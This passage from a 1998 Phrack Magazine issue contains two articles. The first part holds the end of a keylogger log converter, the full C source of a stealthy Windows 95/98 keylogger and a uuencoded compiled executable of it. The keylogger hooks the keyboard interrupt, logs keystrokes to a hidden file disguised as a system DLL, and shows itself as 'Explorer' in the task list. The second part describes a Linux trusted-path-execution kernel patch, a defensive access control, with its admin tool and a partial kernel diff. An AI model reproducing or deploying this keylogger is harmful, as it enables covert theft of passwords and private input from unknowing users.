        keys[15] = "<tab>";
        keys[16] = "q";
        keys[17] = "w";
        keys[18] = "e";
        keys[19] = "r";
        keys[20] = "t";
        keys[21] = "y";
        keys[22] = "u";
        keys[23] = "i";
        keys[24] = "o";
        keys[25] = "p";
        keys[26] = "[";  /* = ^Z  Choke! */
        keys[27] = "]";
        keys[28] = "<ret>";
        keys[29] = "<ctrl>";
        keys[30] = "a";
```

```
        keys[31] = "s";
        keys[32] = "d";
        keys[33] = "f";
        keys[34] = "g";
        keys[35] = "h";
        keys[36] = "j";
        keys[37] = "k";
        keys[38] = "l";
        keys[39] = ";";
        keys[40] = "'";
        keys[41] = "`";
        keys[42] = "<LEFT SHIFT>"; // left shift - not logged by the tsr
        keys[43] = "\\";           //                    and not converted
        keys[44] = "z";
        keys[45] = "x";
        keys[46] = "c";
        keys[47] = "v";
        keys[48] = "b";
        keys[49] = "n";
        keys[50] = "m";
        keys[51] = ",";
        keys[52] = ".";
        keys[53] = "/";
        keys[54] = "<RIGHT SHIFT>"; // right shift - not logged by the tsr
        keys[55] = "*";             //             and not converted
        keys[56] = "<alt>";
        keys[57] = " ";

        // now show with shift key
        // the TSR adds 128 to the scancode to show shift/caps

        keys[1+WS]  = "[";  /* was "<unknown>" but now fixes ^Z problem */

        keys[2+WS]  = "!";
        keys[3+WS]  = "@";
        keys[4+WS]  = "#";
        keys[5+WS]  = "$";
        keys[6+WS]  = "%";
        keys[7+WS]  = "^";
        keys[8+WS]  = "&";
        keys[9+WS]  = "*";
        keys[10+WS] = "(";
        keys[11+WS] = ")";
        keys[12+WS] = "_";
        keys[13+WS] = "+";
        keys[14+WS] = "<shift+bsp>";
        keys[15+WS] = "<shift+tab>";
        keys[16+WS] = "Q";
        keys[17+WS] = "W";
        keys[18+WS] = "E";
        keys[19+WS] = "R";
        keys[20+WS] = "T";
        keys[21+WS] = "Y";
        keys[22+WS] = "U";
        keys[23+WS] = "I";
        keys[24+WS] = "O";
        keys[25+WS] = "P";
        keys[26+WS] = "{";
        keys[27+WS] = "}";
        keys[28+WS] = "<shift+ret>";
        keys[29+WS] = "<shift+ctrl>";
        keys[30+WS] = "A";
        keys[31+WS] = "S";
        keys[32+WS] = "D";
        keys[33+WS] = "F";
        keys[34+WS] = "G";
        keys[35+WS] = "H";
        keys[36+WS] = "J";
        keys[37+WS] = "K";
        keys[38+WS] = "L";
```

```
        keys[39+WS] = ":";
        keys[40+WS] = "\"";
        keys[41+WS] = "~";
        keys[42+WS] = "<LEFT SHIFT>"; // left shift - not logged by the tsr
        keys[43+WS] = "|";            //            and not converted
        keys[44+WS] = "Z";
        keys[45+WS] = "X";
        keys[46+WS] = "C";
        keys[47+WS] = "V";
        keys[48+WS] = "B";
        keys[49+WS] = "N";
        keys[50+WS] = "M";
        keys[51+WS] = "<";
        keys[52+WS] = ">";
        keys[53+WS] = "?";
        keys[54+WS] = "<RIGHT SHIFT>"; // right shift - not logged by the tsr
        keys[55+WS] = "<shift+*>";     //                        and not converted
        keys[56+WS] = "<shift+alt>";
        keys[57+WS] = " ";

        printf("\n");
        printf("Convert v3.0\n");
        // printf("Keytrap logfile converter.\n");
        // printf("By dcypher <dcypher@mhv.net>\n\n");
        printf("Usage: CONVERT infile outfile\n");
        printf("\n");

        if (argc==3)
        {
                strcpy(logf_name,argv[1]);
                strcpy(outf_name,argv[2]);
        }

        else
        {
        printf("Enter infile name: ");
                scanf("%99s",&logf_name);
                printf("Enter outfile name: ");
                scanf("%99s",&outf_name);
                printf("\n");
        }

        stream1=fopen(logf_name,"rb");
        stream2=fopen(outf_name,"a+b");

        if (stream1==NULL || stream2==NULL)
        {
                if (stream1==NULL)
                        printf("Error opening: %s\n\a",logf_name);
                else
                        printf("Error opening: %s\n\a",outf_name);
        }

        else
        {
                fseek(stream1,0L,SEEK_SET);
                printf("Reading data from: %s\n",logf_name);
                printf("Appending information to..: %s\n",outf_name);

                while (feof(stream1)==0)
                        {
                                Ldata=fgetc(stream1);

                                if (Ldata>0
                                && Ldata<186)
                                {
                                        if (Ldata==28 || Ldata==28+WS)
                                        {
                                                fputs(keys[Ldata],stream2);
                                                fputc(0x0A,stream2);
```

```
                                        fputc(0x0D,stream2);
                                        Yconvert++;
                                }
                                else
                                        fputs(keys[Ldata],stream2);
                                        Yconvert++;
                        }
                        else
                        {
                                fputs("<UK>",stream2);
                                Nconvert++;
                        }

                }
        }

      fflush(stream2);
        printf("\n\n");
        printf("Data converted....: %i\n",Yconvert);
        printf("Data not converted: %i\n",Nconvert);
        printf("\n");
        printf("Closeing  infile: %s\n",logf_name);
        printf("Closeing outfile: %s\n",outf_name);
      fclose(stream1);
        fclose(stream2);
}

<-->
<++> EX/win95log/W95Klog.c
/*
 * W95Klog.C   Windows stealthy keylogging program
 */

/*
 * This will ONLY compile with BORLANDC V2.0 small model.
 * For other compilers you will have to change newint9()
 * and who knows what else :)
 *
 * Captures ALL interesting keystrokes from WINDOWS applications
 * but NOT from DOS boxes.
 * Tested OK on WFW 3.11, Win95 OSR2 and Win98 Beta 3.
 */

#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <dos.h>

//#define LOGFILE "~473C96.TMP" //Name of log file in WINDOWS\TEMP
#define LOGFILE "POWERX.DLL"    //Name of log file in WINDOWS\SYSTEM
#define LOGMAXSIZE 2097152      //Max size of log file (2Megs)

#define HIDDEN 2
#define SEEK_END 2

#define NEWVECT 018h       // "Unused" int that is used to call old
                           // int 9 keyboard routine.
                           // Was used for ROMBASIC on XT's
                           // Change it if you get a conflict with some
                           //  very odd program.  Try 0f9h.

/************* Global Variables in DATA SEGment ***************/

HWND                hwnd;        // used by newint9()
unsigned int        offsetint;   // old int 9 offset
unsigned int        selectorint; // old int 9 selector
unsigned char       scancode;    // scan code from keyboard

//WndProc
```

```
char sLogPath[160];
int  hLogFile;
long lLogPos;
char sLogBuf[10];

//WinMain
char szAppName[]="Explorer";
MSG         msg;
WNDCLASS    wndclass;

/*************************************************************/

//
//_______________________________
void interrupt newint9(void)  //This is the new int 9 (keyboard) code
                         // It is a hardware Interrupt Service Routine. (ISR)
{
scancode=inportb(0x60);
if((scancode<0x40)&&(scancode!=0x2a)) {
  if(peekb(0x0040, 0x0017)&0x40) { //if CAPSLOCK is active
    // Now we have to flip UPPER/lower state of A-Z only! 16-25,30-38,44-50
    if(((scancode>15)&&(scancode<26))||((scancode>29)&&(scancode<39))||
                      ((scancode>43)&&(scancode<51)))  //Phew!
      scancode^=128; //bit 7 indicates SHIFT state to CONVERT.C program
    }//if CAPSLOCK
  if(peekb(0x0040, 0x0017)&3)  //if any shift key is pressed...
    scancode^=128;   //bit 7 indicates SHIFT state to CONVERT.C program
  if(scancode==26)   //Nasty ^Z bug in convert program
    scancode=129;    //New code for "["

  //Unlike other Windows functions, an application may call PostMessage
  // at the hardwareinterrupt level. (Thankyou Micr$oft!)
  PostMessage(hwnd, WM_USER, scancode, 0L); //Send scancode to WndProc()
  }//if scancode in range

  asm {  //This is very compiler specific, & kinda ugly!
      pop bp
      pop di
      pop si
      pop ds
      pop es
      pop dx
      pop cx
      pop bx
      pop ax
      int NEWVECT       // Call the original int 9 Keyboard routine
      iret              // and return from interrupt
      }
}//end newint9


//This is the "callback" function that handles all messages to our "window"
//_____________________________________________________________________
long FAR PASCAL WndProc(HWND hwnd,WORD message,WORD wParam,LONG lParam)
  {

//asm int 3;          //For Soft-ice debugging
//asm int 18h;        //For Soft-ice debugging

  switch(message) {
    case WM_CREATE:  // hook the keyboard hardware interupt
      asm {
          pusha
          push es
          push ds
                           // Now get the old INT 9 vector and save it...
          mov al,9
          mov ah,35h       // into ES:BX
          int 21h
          push es
```

```
        pop ax
        mov offsetint,bx  // save old vector in data segment
        mov selectorint,ax //     /
        mov dx,OFFSET newint9  // This is an OFFSET in the CODE segment
        push cs
        pop ds            // New vector in DS:DX
        mov al,9
        mov ah,25h
        int 21h           // Set new int 9 vector
        pop ds            // get data seg for this program
        push ds
                          // now hook unused vector
                          //  to call old int 9 routine
        mov dx,offsetint
        mov ax,selectorint
        mov ds,ax
        mov ah,25h
        mov al,NEWVECT
        int 21h
                          // Installation now finished
        pop ds
        pop es
        popa
        } // end of asm

    //Get path to WINDOWS directory
    if(GetWindowsDirectory(sLogPath,150)==0) return 0;

    //Put LOGFILE on end of path
    strcat(sLogPath,"\\SYSTEM\\");
    strcat(sLogPath,LOGFILE);
    do {
      // See if LOGFILE exists
      hLogFile=_lopen(sLogPath,OF_READ);
      if(hLogFile==-1) { // We have to Create it
        hLogFile=_lcreat(sLogPath,HIDDEN);
        if(hLogFile==-1) return 0; //Die quietly if can't create LOGFILE
        }
      _lclose(hLogFile);

      // Now it exists and (hopefully) is hidden....
      hLogFile=_lopen(sLogPath,OF_READWRITE); //Open for business!
      if(hLogFile==-1) return 0; //Die quietly if can't open LOGFILE
      lLogPos=_llseek(hLogFile,0L,SEEK_END); //Seek to the end of the file
      if(lLogPos==-1) return 0; //Die quietly if can't seek to end
      if(lLogPos>LOGMAXSIZE) {  //Let's not fill the harddrive...
        _lclose(hLogFile);
        _chmod(sLogPath,1,0);
        if(unlink(sLogPath)) return 0; //delete or die
        }//if file too big
      } while(lLogPos>LOGMAXSIZE);
    break;

  case WM_USER:        // A scan code....
    *sLogBuf=(char)wParam;
    _write(hLogFile,sLogBuf,1);
    break;

  case WM_ENDSESSION:  // Is windows "restarting" ?
  case WM_DESTROY:     // Or are we being killed  ?
  asm{
      push    dx
      push    ds
      mov     dx,offsetint
      mov     ds,selectorint
      mov     ax,2509h
      int     21h           //point int 09 vector back to old
      pop     ds
      pop     dx
      }
```

```
      _lclose(hLogFile);
      PostQuitMessage(0);
      return(0);
    } //end switch

     //This handles all the messages that we don't want to know about
     return DefWindowProc(hwnd,message,wParam,lParam);
     }//end WndProc

/*********************************************************/
int PASCAL WinMain (HANDLE hInstance, HANDLE hPrevInstance,
                    LPSTR lpszCmdParam, int nCmdShow)
    {

    if (!hPrevInstance) {  //If there is no previous instance running...
      wndclass.style         = CS_HREDRAW | CS_VREDRAW;
      wndclass.lpfnWndProc   = WndProc; //function that handles messages
                                        // for this window class
      wndclass.cbClsExtra    = 0;
      wndclass.cbWndExtra    = 0;
      wndclass.hInstance     = hInstance;
      wndclass.hIcon         = NULL;
      wndclass.hCursor       = NULL;
      wndclass.hbrBackground = NULL;
      wndclass.lpszClassName = szAppName;

      RegisterClass (&wndclass);

      hwnd = CreateWindow(szAppName,   //Create a window
                  szAppName,           //window caption
                  WS_OVERLAPPEDWINDOW, //window style
                  CW_USEDEFAULT,       //initial x position
                  CW_USEDEFAULT,       //initial y position
                  CW_USEDEFAULT,       //initial x size
                  CW_USEDEFAULT,       //initial y size
                  NULL,                //parent window handle
                  NULL,                //Window Menu handle
                  hInstance,           //program instance handle
                  NULL);               //creation parameters

      //ShowWindow(hwnd,nCmdShow);     //We don't want  no
      //UpdateWindow(hwnd);            // stinking window!

      while (GetMessage(&msg,NULL,0,0)) {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
        }
      }//if no previous instance of this program is running...
    return msg.wParam;  //Program terminates here after falling out
    } //End of WinMain        of the while() loop.
<-->
<++> EX/win95log/W95KLOG.DEF
;NAME is what shows in CTRL-ALT-DEL Task list... hmmmm
NAME           Explorer
DESCRIPTION    'Explorer'
EXETYPE        WINDOWS
CODE           PRELOAD FIXED
DATA           PRELOAD FIXED SHARED
HEAPSIZE       2048
STACKSIZE      8096
<-->
<++> EX/win95log/W95KLOG.EXE.uue
begin 600 W95KLOG.EXE
M35H"`08````$``\`__\```+@`````````0`````````````````````````
M`````````````````````D````+H0``X?M`G-(;@!3,TAD)!4:&ES('!R;V=R
M86T@;75S="!B92!R=6X@=6YD97(@36EC<F]S;V9T(%=I;F1O=W,N#0HD````
M`````````````3D4%"FT``@`````````@,"```(H!\```$````"```(``@`,`$``
M4`!0`%P`8`#_`````````)`````@@!``<``````P(`U05`#=4%!@`F`F$,)@((
M17AP;&]R97(````!``@```9+15).14P$55-%4@``"$5X<&QO<F5R`````````
M`````````````````````````````````````````````````````````````
```

```
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````)K__P``"\!U`^G$
M`(P&%@")'AP`B38:`(D^&`")%AX`N/__4)K__P``,\`>![\"`;DF`BO/_/.J
M,\!0FO__``#_-A@`FO__```+P'4#Z8``M`#-&HD6(`")#B(`M##-(:,D`)K_
M_P``J0$`=`;'!A(`"`WP@0`=`;'!A0``0",V([`O@(!OP(!Z$X`_S88`/\V
M&@#_-A8`_S8<`/\V'@#H(0-0Z-`#C-B.P+X"`;\"`>AG`/\6<@#_%G0`_Q9V
M`+C__U":__\``(I&`K1,S2&P_U#HH0.T3,TAM/^+UXO>.]]T%R:`/_]T#"8X
M9P%W!B:*9P&+TX/#!NOE.]=T&XO:)H`_`";&!_\&=`<F_U\"!^O')O]7`@?K
MP,.T`(O7B]X[WW07)H`__W0,)CAG`7(&)HIG`8O3@\,&Z^4[UW0;B]HF@#\`
M)L8'_P9T!R;_7P('Z\<F_U<"!^O`PU!345(&'E975;W__X[=B^RZ8`#LHC(!
M@#XR`4!S=X`^,@$J='"X0`".P";V!A<`0'0O@#XR`0]V!X`^,@$:<AR`/C(!
M'78'@#XR`2=R#H`^,@$K=@R`/C(!,W,%@#8R`8"X0`".P";V!A<``W0%@#8R
M`8"`/C(!&G4%Q@8R`8'_-A0!:``$H#(!M`!0:@!J`)K__P``75]>'P=:65M8
MS1C/75]>'P=:65M8SXS8D$55B^P>CMA6BW8,B\8]%@!U`^EE`7<0/0$`=!8]
M`@!U`^E6`>EZ`3T`!'4#Z30!Z6\!8`8>L`FT-<TA!EB)'C`!H^0!NO__#A^P
M";0ES2$?'HL6,`&AY`&.V+0EL!C-(1\'81YH1`%HE@":__\```O`=0<STC/`
MZ3D!:%T`:$0!Z+("@\0$:&8`:$0!Z*8"@\0$'FA$`6H`FO__```C.`&#/C@!
M_W4<'FA$`6H"FO__``"C.`&#/C@!_W4',](SP.GP`/\V.`&:__\``!YH1`%J
M`IK__P``HS@!@SXX`?]U!S/2,\#IRP#_-C@!:@!J`&H"FO__``")%C8!HS0!
M@SXV`?]U#H,^-`'_=0<STC/`Z:``@SXV`2!\,7\'@SXT`0!V*/\V.`&:__\`
M`&H`:@%H1``H?@&#Q`9H1``H+P)$1`O`=`8STC/`ZVB#/C8!('X#Z3W_=4J#
M/C0!``8#Z3'_ZSZ*1@JB.@%J`6@Z`?\V.``H#P*#Q`;K)U(>BQ8P`8X>Y`&X
M"27-(1]:_S8X`9K__P``:@":__\``#/2,\#K$O]V#E;_=@K_=@C_=@::__\`
M`%X?74W*"@!5B^Q6BW8,@WX*``0#Z98`QP86`0,`C`X:`<<&&``__\<&'`$`
M`,<&'@$``(DV(```!B(!``#'!B0!``#'!B8!``",'BX!QP8L`50``F@6`9K_
M_P```FA4`!YH5`!HSP!J`&@`@&@`@&@`@&@`@&H`:@!6:@!J`)K__P``HQ0!
MZQ(>:`(!FO__```>:`(!FO__```>:`(!:@!J`&H`FO__```+P'7;H08!7EW"
M"@!5B^Q=PU6+[.L*BQYX`-'C_Y?F`:%X`/\.>``+P'7K_W8$Z!#\65W#58OL
M@SYX`"!U!;@!`.L3BQYX`-'CBT8$B8?F`?\&>``SP%W#58OLBTX(M$.*1@:+
M5@3-(7(#D>L$4.@"`%W#58OL5HMV!`OV?!6#_EA^``[Y7`(DVH@"*A*0`F(OP
MZQ&+QO?8B_"#_B-_Y<<&H@#__XDV$`"X__]>7<("`%6+[(M>!-'C@:=Z`/_]
MM$**1@J+7@2+3@B+5@;-(7("ZP50Z)W_F5W#58OL5E?\BWX$'@>+US+`N?__
M\JZ-=?^+?@:Y___RKO?1*_F']_?&`0!T`J1)T>GSI7,!I))?7EW#58OLM$&+
M5@3-(7($,\#K!%#H3?]=PU6+[(M>!-'C]X=Z```(=!.X`@!0,\`STE!2_W8$
MZ&C_@\0(M$"+7@2+3@B+5@;-(7(/4(M>!-'C@8]Z```06.L$4.@&_UW#&0`#
M`0$``0!;``,!)0`!`!<``P$\``$`'@`#`44``@%``,!9``!`(0``P'%``$`
M&```#`6($`@!L``,!4P0"`'(``P%*!`(`<0`#`3P$`@`I``,!%00"`#D`!0#B
M`P$`!P(#`;D#`@!K``,!H0,"``8``P&:`P$`40`#`3(#`0!1``,!_0(!`%0`
M`P'=`@$`50`#`=("`0!1``,!N`(!`%,``P&C`@$`50`#`74"`0"&``4`3P(!
M`%P!`P'M`0(`;@`"`&8!`@!4`````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M````#"X`17AP;&]R97(`7%-94U1%35P`4$]715)8+D1,3```<@1R!'($```!
M(`(@`B`$H`*@_____````$P("
M!`4&"`@(%!4%$_\6!1$"_____P4%_____
M_P__(P+_#_____\3__\"`@4/`O___Q/_____R/_____(_\3_P``````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
```

```
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
M`````````````````````````````````````````````````````````````
!````
`
end
<-->
```

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 08 of 15

----------[Linux Trusted Path Execution Redux

--------[Krzysztof G. Baranowski <kgb@manjak.knm.org.pl>

---[Introduction

The idea of trusted path execution is good, however the implementation which appeared in Phrack 52-06 may be a major annoyance even to the root itself, eg. old good INN newsserver keeps most of its control scripts in directories owned by news, so it would be not possible to run them, when the original TPE patch was applied. The better solution would be to have some kind of access list where one could add and delete users allowed to run programs. This can be very easily achieved, all you have to do is to write a kernel device driver, which would allow you to control the access list from userspace by using ioctl() syscalls.

---[Implementation

The whole implementation consists of a kernel patch and an userspace program. The patch adds a new driver to the kernel source tree and performs a few minor modifications. The driver registers itself as a character device called "tpe", with a major number of 40, so in /dev you must create a char device "tpe" with major number of 40 and a minor number of 0 (mknod /dev/tpe c 40 0). The most important parts of the driver are:

a) access list of non-root users allowed to run arbitrary programs (empty by default, MAX_USERS can be increased in include/linux/tpe.h),

b) tpe_verify() function, which checks whether a user should be allowed to run the program and optionally logs TPE violation attempts. The check if should we use tpe_verify() is done before the program will be executed in fs/exec.c. If user is not root we perform two checks and allow execution only in two cases:

   1) if the directory is owned by root and is not group or world writable (this check covers binaries located in /bin, /usr/bin, /usr/local/bin/, etc...).

   2) If the above check fails, we allow to run the program only if the user is on our access list, and the program is located in a directory owned by that user, which is not group or world writable.

   All other binaries are considered untrusted and will not be allowed to run. The logging of TPE violation attempts is a sysctl option (disabled by default). You can control it via /proc filesystem:

```
echo 1 > /proc/sys/kernel/tpe
```

   will enable the logging:

```
echo 0 > /proc/sys/kernel/tpe
```

   will turn it off. All these messages are logged at KERN_ALERT priority.

c) tpe_ioctl() function, is our gate to/from the userspace. The driver supports three ioctls:

   1) TPE_SCSETENT - add UID to the access list,
   2) TPE_SCDELENT - delete UID from the access list,
   3) TPE_SCGETENT - get entry from the access list.

   Only root is allowed to perform these ioctl()s.

The userspace program called "tpadm" is very simple. It opens /dev/tpe and performs an ioctl() with arguments as given by user.

---[In Conclusion

Well, that's all. Except for the legal blurb [1]:

"As usual, there are two main things to consider:
1. You get what you pay for.
2. It is free.

The consequences are that I won't guarantee the correctness of this document, and if you come to me complaining about how you screwed up your system because of wrong documentation, I won't feel sorry for you. I might even laugh at you.

But of course, if you _do_ manage to screw up your system using this I'd like to hear of it. Not only to have a great laugh, but also to make sure that you're the last RTFMing person to screw up.

In short, e-mail your suggestions, corrections and / or horror stories to <kgb@manjak.knm.org.pl>."

Krzysztof G. Baranowski - President of the Harmless Manyacs' Club
http://www.knm.org.pl/ <prezes@manjak.knm.org.pl>
--
[1] My favorite one, taken from Linux kernel Documentation/sysctl/README, written by Rik van Riel <H.H.vanRiel@fys.ruu.nl>.

----[The code

<++> EX/tpe-0.02/Makefile
```
#
# Makefile for the Linux TPE Suite.
# Copyright (C) 1998 Krzysztof G. Baranowski. All rights reserved.
#
# Change this to suit your requirements
CC        = gcc
CFLAGS    = -Wall -Wstrict-prototypes -g -O2 -fomit-frame-pointer \
            -pipe -m386

all: tpadm patch

tpadm: tpadm.c
        $(CC) $(CFLAGS) -o tpadm tpadm.c
        @strip tpadm

patch:
        @echo
        @echo   "You must patch, reconfigure, recompile your kernel"
        @echo   "and create /dev/tpe (character, major 40, minor 0)"
        @echo

clean:
         rm -f *.o core tpadm
```
<-->
<++> EX/tpe-0.02/tpeadm.c
```
/*
 *     tpe.c - tpe administrator
 *
 *     Copyright (C) 1998 Krzysztof G. Baranowski. All rights reserved.
 *
 *     This file is part of the Linux TPE Suite and is made available under
 *     the terms of the GNU General Public License, version 2, or at your
 *     option, any later version, incorporated herein by reference.
 *
 *
```

```
 * Revision history:
 *
 * Revision 0.01: Thu Apr  6 20:27:33 CEST 1998
 *                Initial release for alpha testing.
 * Revision 0.02: Sat Apr 11 21:58:06 CEST 1998
 *                Minor cosmetic fixes.
 *
 */

static const char *version = "0.02";

#include <linux/tpe.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>
#include <ctype.h>
#include <stdio.h>
#include <fcntl.h>
#include <pwd.h>


void banner(void)
{
        fprintf(stdout, "TPE Administrator, version %s\n", version);
        fprintf(stdout, "Copyright (C) 1998 Krzysztof G. Baranowski. "
                        "All rights reserved.\n");
        fprintf(stdout, "Report bugs to <kgb@manjak.knm.org.pl>\n");
}

void usage(const char *name)
{
        banner();
        fprintf(stdout, "\nUsage:\n\t%s command\n", name);
        fprintf(stdout, "\nCommands:\n"
                        "  -a username\t\tadd username to the access list\n"
                        "  -d username\t\tdelete username from the access list\n"
                        "  -s\t\t\tshow access list\n"
                        "  -h\t\t\tshow help\n"
                        "  -v\t\t\tshow version\n");
}

void print_pwd(int pid)
{
        struct passwd *pwd;

        pwd = getpwuid(pid);
        if (pwd != NULL)
                fprintf(stdout, " %d\t%s\t  %s  \n",
                        pwd->pw_uid, pwd->pw_name, pwd->pw_gecos);
}

void print_entries(int fd)
{
        int uid, i = 0;

        fprintf(stdout, "\n UID\tName\t  Gecos  \n");
        fprintf(stdout, "------------------------\n");
        while (i < MAX_USERS) {
                uid = ioctl(fd, TPE_SCGETENT, i);
                if (uid > 0)
                        print_pwd(uid);
                i++;
        }
        fprintf(stdout, "\n");
}
```

```
int name2uid(const char *name)
{
        struct passwd *pwd;

        pwd = getpwnam(name);
        if (pwd != NULL)
                return pwd->pw_uid;
        else {
                fprintf(stderr, "%s: no such user.\n", name);
                exit(EXIT_FAILURE);
        }
}

int add_entry(int fd, int uid)
{
        int ret;
        errno = 0;

        ret = ioctl(fd, TPE_SCSETENT, uid);
        if (ret < 0) {
                fprintf(stderr, "Couldn't add entry: %s\n", strerror(errno));
                exit(EXIT_FAILURE);
        }
        return 0;
}

int del_entry(int fd, int uid)
{
        int ret;
        errno = 0;

        ret = ioctl(fd, TPE_SCDELENT, uid);
        if (ret < 0) {
                fprintf(stderr, "Couldn't delete entry: %s\n", strerror(errno));
                exit(EXIT_FAILURE);
        }
        return 0;
}

int main(int argc, char **argv)
{
        const char *name = "/dev/tpe";
        char *add_arg = NULL;
        char *del_arg = NULL;
        int fd, c;

        errno = 0;

        if (argc <= 1) {
                fprintf(stderr, "%s: no command specified\n", argv[0]);
                fprintf(stderr, "Try `%s -h' for more information\n", argv[0]);
                exit(EXIT_FAILURE);
        }

        fd = open(name, O_RDWR);
        if (fd < 0) {
                fprintf(stderr, "Couldn't open file %s; %s\n", \
                        name, strerror(errno));
                exit(EXIT_FAILURE);
        }

        opterr = 0;

        while ((c = getopt(argc, argv, "a:d:svh")) != EOF)
                switch (c)  {
                        case 'a':
                                add_arg = optarg;
                                add_entry(fd, name2uid(add_arg));
                                break;
                        case 'd':
```

```
                                del_arg = optarg;
                                del_entry(fd, name2uid(del_arg));
                                break;
                        case 's':
                                print_entries(fd);
                                break;
                        case 'v':
                                banner();
                                break;
                        case 'h':
                                usage(argv[0]);
                                break;
                        default :
                                fprintf(stderr, "%s: illegal option\n", argv[0]);
                                fprintf(stderr, "Try `%s -h' for more information\n", arg
v[0]);
                                exit(EXIT_FAILURE);
                }
        exit(EXIT_SUCCESS);
}
<-->
<++> EX/tpe-0.02/kernel-tpe-2.0.32.diff
diff -urN linux-2.0.32/Documentation/Configure.help linux/Documentation/Configure.help
--- linux-2.0.32/Documentation/Configure.help   Sat Sep  6 05:43:58 1997
+++ linux/Documentation/Configure.help  Sat Apr 11 21:30:40 1998
@@ -3338,6 +3338,27 @@
   serial mice, modems and similar devices connecting to the standard
   serial ports.

+Trusted path execution (EXPERIMENTAL)
+CONFIG_TPE
+  This option enables trusted path execution.  Binaries are considered
+  `trusted` if they live in a root owned directory that is not group or
+  world writable.  If an attempt is made to execute a program from a non
+  trusted directory, it will simply not be allowed to run.  This is
+  quite useful on a multi-user system where security is an issue.  Users
+  will not be able to compile and execute arbitrary programs (read: evil)
+  from their home directories, as these directories are not trusted.
+  A list of non-root users allowed to run binaries can be modified
+  by using program "tpadm". You should have received it with this
+  patch. If not please visit http://www.knm.org.pl/prezes/index.html,
+  mail the author - Krzysztof G. Baranowski <kgb@manjak.knm.org.pl>,
+  or write it itself :-). This driver has been written as an enhancement
+  to route's <route@infonexus.cm> original patch. (a check in do_execve()
+  in fs/exec.c for trusted directories, ie. root owned and not group/world
+  writable). This option is useless on a single user machine.
+  Logging of trusted path execution violation is configurable via /proc
+  filesystem and turned off by default, to turn it on run you must run:
+  "echo 1 > /proc/sys/kernel/tpe". To turn it off: "echo 0 > /proc/sys/..."
+
 Digiboard PC/Xx Support
 CONFIG_DIGI
   This is a driver for the Digiboard PC/Xe, PC/Xi, and PC/Xeve cards
diff -urN linux-2.0.32/drivers/char/Config.in linux/drivers/char/Config.in
--- linux-2.0.32/drivers/char/Config.in Tue Aug 12 22:06:54 1997
+++ linux/drivers/char/Config.in        Sat Apr 11 21:30:53 1998
@@ -5,6 +5,9 @@
 comment 'Character devices'

 tristate 'Standard/generic serial support' CONFIG_SERIAL
+if [ "$CONFIG_EXPERIMENTAL" = "y" ]; then
+  bool 'Trusted Path Execution (EXPERIMENTAL)' CONFIG_TPE
+fi
 bool 'Digiboard PC/Xx Support' CONFIG_DIGI
 tristate 'Cyclades async mux support' CONFIG_CYCLADES
 bool 'Stallion multiport serial support' CONFIG_STALDRV
diff -urN linux-2.0.32/drivers/char/Makefile linux/drivers/char/Makefile
--- linux-2.0.32/drivers/char/Makefile  Tue Aug 12 22:06:54 1997
+++ linux/drivers/char/Makefile Thu Apr  9 15:34:46 1998
@@ -34,6 +34,10 @@
```

```
   endif
 endif

+ifeq ($(CONFIG_TPE),y)
+L_OBJS += tpe.o
+endif
+
 ifndef CONFIG_SUN_KEYBOARD
 L_OBJS += keyboard.o defkeymap.o
 endif
diff -urN linux-2.0.32/drivers/char/tpe.c linux/drivers/char/tpe.c
--- linux-2.0.32/drivers/char/tpe.c     Thu Jan  1 01:00:00 1970
+++ linux/drivers/char/tpe.c    Sat Apr 11 22:06:36 1998
@@ -0,0 +1,185 @@
+/*
+ *     tpe.c - tpe driver
+ *
+ *     Copyright (C) 1998 Krzysztof G. Baranowski. All rights reserved.
+ *
+ *     This file is part of the Linux TPE Suite and is made available under
+ *     the terms of the GNU General Public License, version 2, or at your
+ *     option, any later version, incorporated herein by reference.
+ *
+ *
+ * Revision history:
+ *
+ * Revision 0.01: Thu Apr  6 18:31:55 CEST 1998
+ *                 Initial release for alpha testing.
+ * Revision 0.02: Sat Apr 11 21:32:33 CEST 1998
+ *               Replaced CONFIG_TPE_LOG with sysctl option.
+ *
+ */
+
+static const char *version = "0.02";
+
+#include <linux/version.h>
+#include <linux/module.h>
+#include <linux/kernel.h>
+#include <linux/sched.h>
+#include <linux/config.h>
+#include <linux/tpe.h>
+#include <linux/mm.h>
+#include <linux/fs.h>
+
+static const char *tpe_dev = "tpe";
+static unsigned int tpe_major = 40;
+static int tpe_users[MAX_USERS];
+int tpe_log = 0;  /* sysctl boolean */
+
+#if 0
+static void print_report(const char *info)
+{
+        int i = 0;
+
+        printk("Report: %s\n", info);
+        while (i < MAX_USERS) {
+                printk("tpe_users[%d] = %d\n", i, tpe_users[i]);
+                i++;
+        }
+}
+#endif
+
+static int is_on_list(int uid)
+{
+        int i;
+
+       for (i = 0; i < MAX_USERS; i++) {
+                if (tpe_users[i] == uid)
+                        return 0;
+        }
```

```
+        return -1;
+}
+
